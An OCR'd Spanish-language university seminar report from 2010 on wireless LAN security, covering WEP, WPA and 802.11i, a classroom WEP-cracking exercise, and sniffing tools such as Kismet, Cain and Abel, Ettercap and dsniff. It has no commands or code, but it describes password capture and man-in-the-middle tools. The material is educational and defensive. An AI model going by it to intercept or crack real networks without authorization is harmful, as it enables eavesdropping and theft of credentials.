
WEP Cracking Reloaded, 2007
http://www.smallnetbuilder.com/content/view/30114/98/
WEP Cracking http://www.smallnetbuilder.com/content/view/24244/98/

Evidencias


El tercer módulo se enfocó en el tema central del seminario "Seguridad de las Redes inalámbricas," dado que era necesario tener un nivel de conocimientos aceptable en cuanto al funcionamiento de las redes inalámbricas para comprender los detalles de la seguridad.

En este módulo también se aplicó la encuesta de satisfacción a lo que los participantes enfatizaron su interés por la parte práctica del seminario taller. Algunas respuestas se presentan a continuación

- Qué fue lo que más le interesó del módulo tratado?
    - La forma en que entramos a una red privada y cómo configurar el router
    - Cómo configurar la red y violar la seguridad
    - El tema de WEP cracking
    - Ataques de seguridad
    - El proceso de sniffing de la red inalámbrica
- Se siente satisfecho con la profundidad de los temas, experiencias prácticas y desarrollo del módulo en general?
    - Sí, realmente la forma en que se desarrolla el tema es muy buena, aunque dispongamos de poco tiempo
    - Me parece muy provechosa la clase y práctica



Facilitadora explicando sobre los Mecanismos de Seguridad de las Redes Inalámbricas



Algunos estudiantes escuchando la explicación de Mecanismos de Seguridad de las Redes Inalámbricas

Resultados Obtenidos

En este módulo se trató de la esencia del seminario taller como lo son las vulnerabilidades de las redes inalámbricas, los mecanismos de seguridad disponibles, el funcionamiento de éstos y recomendaciones generales Dado que la sección práctica consistió en utilizar herramientas de software para demostrar cómo se puede violentar la seguridad de una red inalámbrica, se explicó en detalle el funcionamiento del protocolo "WEP."

La experiencia práctica consistió en quebrantar la seguridad basada en el protocolo WEP de una red inalámbrica. El proceso fue un éxito y los participantes quedaron impactados con el mismo.

Presentado por

Aris Castillo de Valencia

Julio 2010

Introducción


Contenido

- **Ataques de seguridad**
- Herramientas de seguridad
- Funcionamiento de WEP
- Funcionamiento de WAP
- Funcionamiento de 802.11i
- Recomendaciones

Ataques de Seguridad

Malware

- **Caballos de Troya** programas que aparentan ser inocuos y/o deseables de manera que los usuarios los instalan sin mayor recelo y sin saber que hacen
- Backdoor es un método para sobrepasar procedimientos normales de autenticacion




Vulnerabilidades en WLANs

- En el caso específico de redes inalambricas, en "Certified Wireless Network Administrator," los ataque se clasifican en
  - Ataques pasivos
  - Ataques activos
  - Intermediarios
  - Señales interferentes

Herramientas de Seguridad

- Autenticación
- Integridad
- Confidencialidad




Herramientas de seguridad de las redes 802.11x

Identificador de servicios

- Es un código alfanumérico que funciona como una forma de autenticación no cifrada
- Es un codigo alfanumérico que funciona como una forma de autenticación no cifrada

Identificador de Servicios



Listas MAC


- Es un método especificado en el estandar 802 11 para restringir acceso a la red
- Consiste en crear una lista de las direcciones MAC en el punto de acceso para filtrar las tramas que cumplen con los criterios establecidos para permitir el acceso o no

WEP (Wired Equivalent Protection)

- Es un algoritmo de encriptacion usado tambien como metodo de autenticacion Puede funcionar para autenticacion cifrada basada en clave compartida y para confidencialidad usando cifrado RC4

WEP


- Para que se de la comunicacion entre una estacion y un AP se debe dar un proceso de autenticación y asociación



WEP

- La configuracion de WEP como método de seguridad de la red es sencilla Algunos fabricantes permiten claves Hexadecimales (Hex) o Alfanuméricas (ASCII), mientas que otros solo Hex o solo ASCII
- La opcion 64-bit es la más pobre, mientras que la clave 128-bit provee un tanto mas seguridad, aunque también es "crackeable."

WEP



WEP

- Relación entre Hex y ASCII y los caracteres para la clave WEP

ASCII	Hex
Un caracter = 8 bits	Un caracter = 4 bits
Código WEP 40 o 64 bit = 5 caracteres	Código WEP 40 o 64 bit = 10 caracteres
Código WEP 128 bit = 13 caracteres	Código WEP 128 bit = 26 caracteres

Acceso Protegido Wi-Fi (WPA, Wi-Fi Protected Access).

- Surgio a inicios del 2003 por la Alianza Wi-Fi (Wi-Fi Alliance) como una de las soluciones temporales ante las flaquezas de WEP
  - Especifica un mejor nivel de encriptación a traves del Protocolo de Integridad de Llave Temporal (TKIP, Temporal Key Integrity Protocol), validacion usando la Revision de Integridad de Mensajes (MIC, Message Integrity Code), y autenticación de usuarios a través de 802.1X

Integridad se refiere a certificar que el mensaje no ha sido interceptado o alterado en su recorrido hacia el destino.

Encriptación: TKIP se trata de resolver las vulnerabilidades de WEP al crear un vector de inicialización (IV) mas largo y fuerte el cual incrementa el número de posibles llaves.

- TKIP consta de cuatro elementos a saber
  - Un codigo de integridad de mensaje (MIC)
  - Contramedidas para disminuir la probabilidad de falsificaciones exitosas
  - Un IV de 48 bits y un contador de secuencia IV para manejar ataques repetidos
  - Combinacion de la llave IV por paquete para eliminar la correlacion usada por ataques por llaves pobres

Autenticación con 802.1x

El protocolo 802.1x es un mecanismo de autenticacion basado en puerto tanto para redes cableadas como inalambricas


Es usado en conjunto con el Protocolo de Autenticación Extensible (**EAP**, Extensible Authentication Protocol) para dar acceso a la red

Autenticación con 802 1x


Los dispositivos habilitados con 802 1x se les puede asignar uno de tres roles

- Suplicante
- Autenticador
- Servidor de autenticacion

Suplicante




Autenticador



Servidor de Autenticacion

Autenticación con 802.1x

Generalmente es implementada con un servidor RADIUS el cual procesa todas las solicitudes de conexion a autenticadores RADIUS




802.11i

Es el estandar ratificado por la IEEE en el 2004 para manejar los aspectos de seguridad
Utiliza el Estándar de Encriptacion Avanzado de Datos (AES – Advanced Encryption Standard) el cual permite encriptar bloques de datos de una sola vez en lugar de linealmente como lo hace WEP
La implementacion completa de 802 11i requiere el uso de un servidor para generar y manejar las llaves

TKIP vs AES - CCMP

TKIP	AES CCMP
Llaves Temporales	
Llave para encriptación de datos (128 bits)	Datos de encriptación / Llave de integridad (128 bits)
Llave para integridad de datos (128 bits)	
Llave de encriptación de llave EAPOL (128 bits)	Llave de encriptación de llave EAPOL (128 bits)
Llave de integridad de llave EAPOL (128 bits)	Llave de integridad de llave EAPOL (128 bits)
Llaves de grupo	
Llave de encriptación grupal (128 bits)	Llave de Encriptación / Integridad grupal (128 bits)
Llave de integridad grupal (128 bits)	
Tamaño Total de Llaves	
768 bits	512 bits

AES CCMP



Recomendaciones Generales de Seguridad para WLANs

✓Cambiar la contraseña de administrador del punto de acceso

✓Actualizar el "firmware" y manejadores del adaptador inalambrico

✓Usar los mas altos niveles de encriptacion y contraseñas apropiadas

✓Usar encriptacion fuerte para todas las aplicaciones que se usan en la red inalambrica

MÓDULO IV
Herramientas de Análisis de Seguridad en WLANs

UNIVERSIDAD AMERICANA
FACULTAD DE INGENIERÍA DE SISTEMAS
LICENCIATURA INFORMÁTICA CON ESPECIALIZACIÓN EN COMPUTACIÓN GERENCIAL
Plan Diario de Clases

Información General:
Título del Seminario: SEGURIDAD EN REDES INALÁMBRICAS
Facilitadora: Aris Castillo
Fecha: 12/07/2010 – 30/07/2010
Lugar: Edificio UAM, El Carmen, Facultad de Sistemas, Laboratorio de Cómputo

Ejes de interés: Herramientas de Análisis de Seguridad en WLANs

Tiempo de dedicación 10 horas presenciales + 20 virtuales

OBJETIVOS DEL PROCESO	CONTENIDOS	ESTRATEGIAS DE APRENDIZAJE	EVALUACION
– Explorar la utilización de una herramienta de seguridad "sniffing "	• Qué son los programas sniffing • Para qué sirven los programas sniffing? • Cómo se utilizan los programas sniffing	• Exposición dialogada sobre textos enfocados al tema. • Instalación de Kismet • Uso de Kismet • Aplicación práctica de la herramienta en redes inalámbricas	**DIAGNÓSTICA** • Lluvia de ideas **FORMATIVA** • Aplicación práctica de herramientas de análisis de seguridad en WLAN • Instalación de Wireshark y Netstumbler • Uso de herramientas sniffers **DIAGNÓSTICA** • Conversatorio con el grupo

Contenido

Herramientas de Análisis de Seguridad en WLANs

Objetivo específico: **Explorar las distintas herramientas de análisis de la seguridad en redes inalámbricas.**	
Objetivos de proceso	**Contenidos**
- Discutir los objetivos de los analizadores de paquetes. - Descubrir las diferencias de los términos wireless sniffing y scanning. - Introducir las herramientas más comunes para análisis de seguridad en redes inalámbricas.	- Wireless sniffing - Escaneo pasivo - Las 10 herramientas más usadas en análisis de seguridad

Introducción

El objetivo de los analizadores de paquetes para redes inalámbricas es capturar el tráfico de la red y decodificarlo de manera que los administradores puedan tomar medidas que mejoren la seguridad y el desempeño de la red Esto incluye por ejemplo, encontrar las causas de tráfico lento, conectividad intermiten.e, y otros más.

Estos paquetes cuentan con herramientas para identificar vulnerabilidades de la red, tales como mecanismos de autenticación débiles, encriptación pobre, y riesgos en la entrega de información También se puede identificar la posición de los puntos de accesos y cierta información de configuración que le ayuda a los administradores a detectar intrusos

En general, los analizadores de paquetes, comúnmente llamados "sniffers" permiten:

- Analizar problemas de la red
- Detector intentos de intrusión en la red
- Obtener información para contrarrestar intentos de intrusión
- Monitorear el uso de la red
- Obtener estadísticas para realizar informes de la red
- Filtrar contenido sospechoso a partir del tráfico en la red
- Espiar otros usuarios y recoger información sensitiva tales como contraseñas

- Depurar comunicaciones cliente/servidor
- Depurar implementaciones de protocolos de red
- Revertir protocolos propietarios usados sobre la red

Wireless Sniffing

Mateti en "Hacking Techniques in Wireless Networks," define sniffing como la acción de escuchar clandestinamente la red. Un sniffer es un programa que intercepta y decodifica tráfico difundido en la red a través de un medio Un ejemplo, de sniffing sería que la máquina X copie paquetes enviados por una máquina Y a una máquina Z. Este tipo de acción, no es un problema de TCP/IP, sino de la forma de difusión en el medio de transmisión, tal como Ethernet y 802.11 en la capa Física y de Enlace [4].

Sniffing también se refiere a las técnicas utilizadas en herramientas de monitoreo de la red. También ayudan a encontrar las debilidades de la red, tales como puntos de acceso sin seguridad, capturar contraseñas de una conexión de cualquier tipo de servicio, tal como ftp

Este no es un problema exclusivo de redes inalámbricas, sino también de redes cableadas Los atacantes obtienen las tramas necesarias para posteriormente habilitar las acciones de entrada a la red Sin embargo, resulta más fácil realizar escuchas ocultas de una red inalámbrica que de una cableada En el caso de una red inalámbrica, basta con ubicarse en algún punto fuera del perímetro físico de la red donde llegue señal suficiente para capturar los paquetes. En una red cableada sería necesario instalar el sniffer en uno o más hosts de la subnet deseada. Esto se puede realizar directamente en la máquina o remotamente

Escaneo pasivo

Escanear o "scanning" es realizar sniffing sintonizando varios canales de radio de los dispositivos. Un escáner pasivo de red configura la tarjeta inalámbrica para escuchar

varios canales y obtener mensajes, sin ser detectada su presencia por los demás dispositivos de la red [4].

Las estaciones inalámbricas pueden trabajar en distintos modos, a saber, maestro, cliente y monitor. El modo monitor permite copiar cada trama que encuentre en los canales a medida que los sintoniza. Una estación en este modo captura paquetes sin siquiera asociarse al punto de acceso o sin transmitir ni un solo beacon. Este modo no está habilitado por defecto, pero puede ser habilitado por el usuario realizando, en algunos casos, cambios en el firmware del chip inalámbrico [4].

Herramientas

En la actualidad, las diez principales herramientas "sniffers" para realizar análisis de seguridad en las redes inalámbricas son [1].

WireShark.

Es un analizador de protocolos de código abierto para Linux y Windows. Permite examinar los datos de una red activa o de archivos de captura en disco. Se puede navegar interactivamente a través de los datos capturados hasta los niveles de detalle deseados. Entre sus características más poderosas está el lenguaje de filtrado y la capacidad de reconstruir flujos de sesiones TCP

Soporta muchos protocolos y tipos de medios e incluye una versión de consola tipo tcpdump La desventaja de esta herramienta es que puede ser objeto de amenazas de seguridad.




Figura Wireshark

Kismet.

Es un programa "sniffer," monitor de redes inalámbricas y sistema detector de intrusos Monitorea pasivamente tráfico inalámbrico y descompone tramas para identificar SSIDs, direcciones MAC, canales de transmisión y velocidad de conexión También puede detectar redes escondidas sin beacons

Esta consola (ncurses) está basada en la capa de enlace de datos de 802 11 Automáticamente detecta bloques de redes IP escuchando secretamente paquetes TCP, UDP, ARP y DHCP Puede ubicar las redes detectadas en mapas y los rangos estimados de alcance. Es una herramienta útil y sumamente utilizada para wardriving




Figura Kismet

TCPDump

Es un sniffer clásico para monitoreo de red y adquisición de datos. Surgió antes que Wireshark por lo que no posee la GUI sofisticada de éste último. Sin embargo, es más seguro y requiere menos recursos del sistema Es una buena herramienta para darle seguimiento a los problemas de la red o realizar monitoreos




Figura TCPDUMP

Cain and Abel

Es una herramienta de recuperación de contraseñas para Windows que realiza una gran variedad de tareas Entre ellas, recuperar contraseñas a través de sniffing de la red, quebrar contraseñas encriptadas usando Diccionario, ataques de fuerza bruta y con cripto análisis, grabar conversaciones VoIP, decodificar contraseñas mezcladas, revelar cajas de contraseñas, descubrir contraseñas en caché y analizar protocolos de enrutamiento





Figura Cain and Abel

Ettercap

Es un sniffer, interceptador y logger para redes Ethernet LAN Soporta descomposición pasiva y activa de varios protocolos, entre ellos ssh y https También permite realizar inyección de datos en una conexión establecida y filtrar en el recorrido, mientras se sincroniza la conexión Permite saber si la red es de switch o no y usar fingerprints del sistema operativo (activo o pasivo) para determinar la geometría de la red




Dsniff

Es una "suite" de herramientas de penetración y de auditoría de redes Incluye

- dsniff, filesnarf, mailsnarf, msgsnarf, urlsnarf, and webspy que monitorean pasivamente la red para obtener datos como contraseñas, emails, archivos, entre otros).
- arpspoof, dnsspoof, and macof que permiten la intercepción de tráfico de la red normalmente no disponible para los atacantes, dada la capa 2 de switching
- sshmitm y webmitm implementan ataques de "man in the middle" contra sesiones ssh y https redirigidas a través de PKI pobres.


Netstumbler

Es una herramienta gratuita para realizar "wardriving" en Windows. Permite encontrar puntos de acceso abiertos de forma activa




Ntop

Es una herramienta de monitoreo de uso del tráfico de la red. Es interactivo, mostrando el estatus de la red en la terminal del usuario, similar a ejecutar el comando top para visualizar procesos. Tiene un modo para Web en que funciona como un servidor Web, creando un archivo Dump en HTML del estado de la red




Ngrep

ngrep strives to provide most of GNU grep's common features, applying them to the network layer. ngrep is a pcap-aware tool that will allow you to specify extended regular or hexadecimal expressions to match against data payloads of packets. Reconoce paquetes TCP, UDP e ICMP a través de Ethernet, PPP, SLIP, FDDI, Token Ring e interfaces nulas. También entiende la lógica de filtros bpf en la misma forma que los hacen herramientas de sniffing tales como, tcpdump y snoop



Etherape

Es un monitor de red gráfico para Unix Posee modos de TCP e IP y de enlace de datos Muestra la actividad de la red con colores por protocolo Los hosts y enlaces cambian de tamaño con el tráfico. Soporta dispositivos Ethernet, FDDI, Token Ring, ISDN, PPP y SLIP. Puede desplegar los datos del tráfico de una red activa o de un archivo



Referencias:

1 Top Wireless Hack Tools Packet Sniffers http://xmodx.com/top-wireless-hack-tools-packet-sniffers/

2 Packet Analyzer. http //en wikipedia org/wiki/Packet_analyzer

3 How to Sniff Wireless Packets with WireShark http://www.wi-fiplanet com/tutorials/article php/3791421/How-to-Sniff-Wireless-Packets-with-WireShark htm

4 Mateti, Prabhaker Hacking Techniques in Wireless Networks 2005 Disponible en http //www cs wright edu/~pmateti/InternetSecurity/Lectures/WirelessHacks/Mateti-WirelessHacks htm Accedido el 5 de julio de 2010

Evidencias

Este módulo fue 100% práctico y consistió en la instalación y uso de herramientas de software disponibles para realizar análisis de la seguridad de las redes inalámbricas, de manera que los dueños tomen medidas para resolver los problemas que puedan encontrar.

Estudiantes y facilitadora revisando los programas de análisis de seguridad instalados

Profesora y otro grupo de estudiantes instalando herramientas de seguridad en las computadoras

Resultados Obtenidos

Se logró completar el módulo sobre seguridad de las redes inalámbricas de área local al incluir herramientas de software gratuitas y disponibles para realizar monitoreos y análisis de la seguridad de las redes Con estas herramientas los participantes quedaron con elementos concretos que pueden utilizar con el fin de proteger sus redes

Los participantes tuvieron la oportunidad de revisar el paquete "BackTrack" el cual consta de muchas herramientas útiles de seguridad de redes inalámbricas. También instalaron Netstumbler y Wireshark, el primero para escanear redes inalámbricas en un perímetro y el segundo para analizar los paquetes y protocolos que circulan en un momento en particular por la red

Wireless Sniffing

Presentado por

Ans Castillo de Valencia

Julio 2010

Introducción

Contenido

- Wireless sniffing
- **Escaneo pasivo**
- Las 10 herramientas más usadas en analisis de seguridad

Wireless Sniffing

Escaneo Pasivo

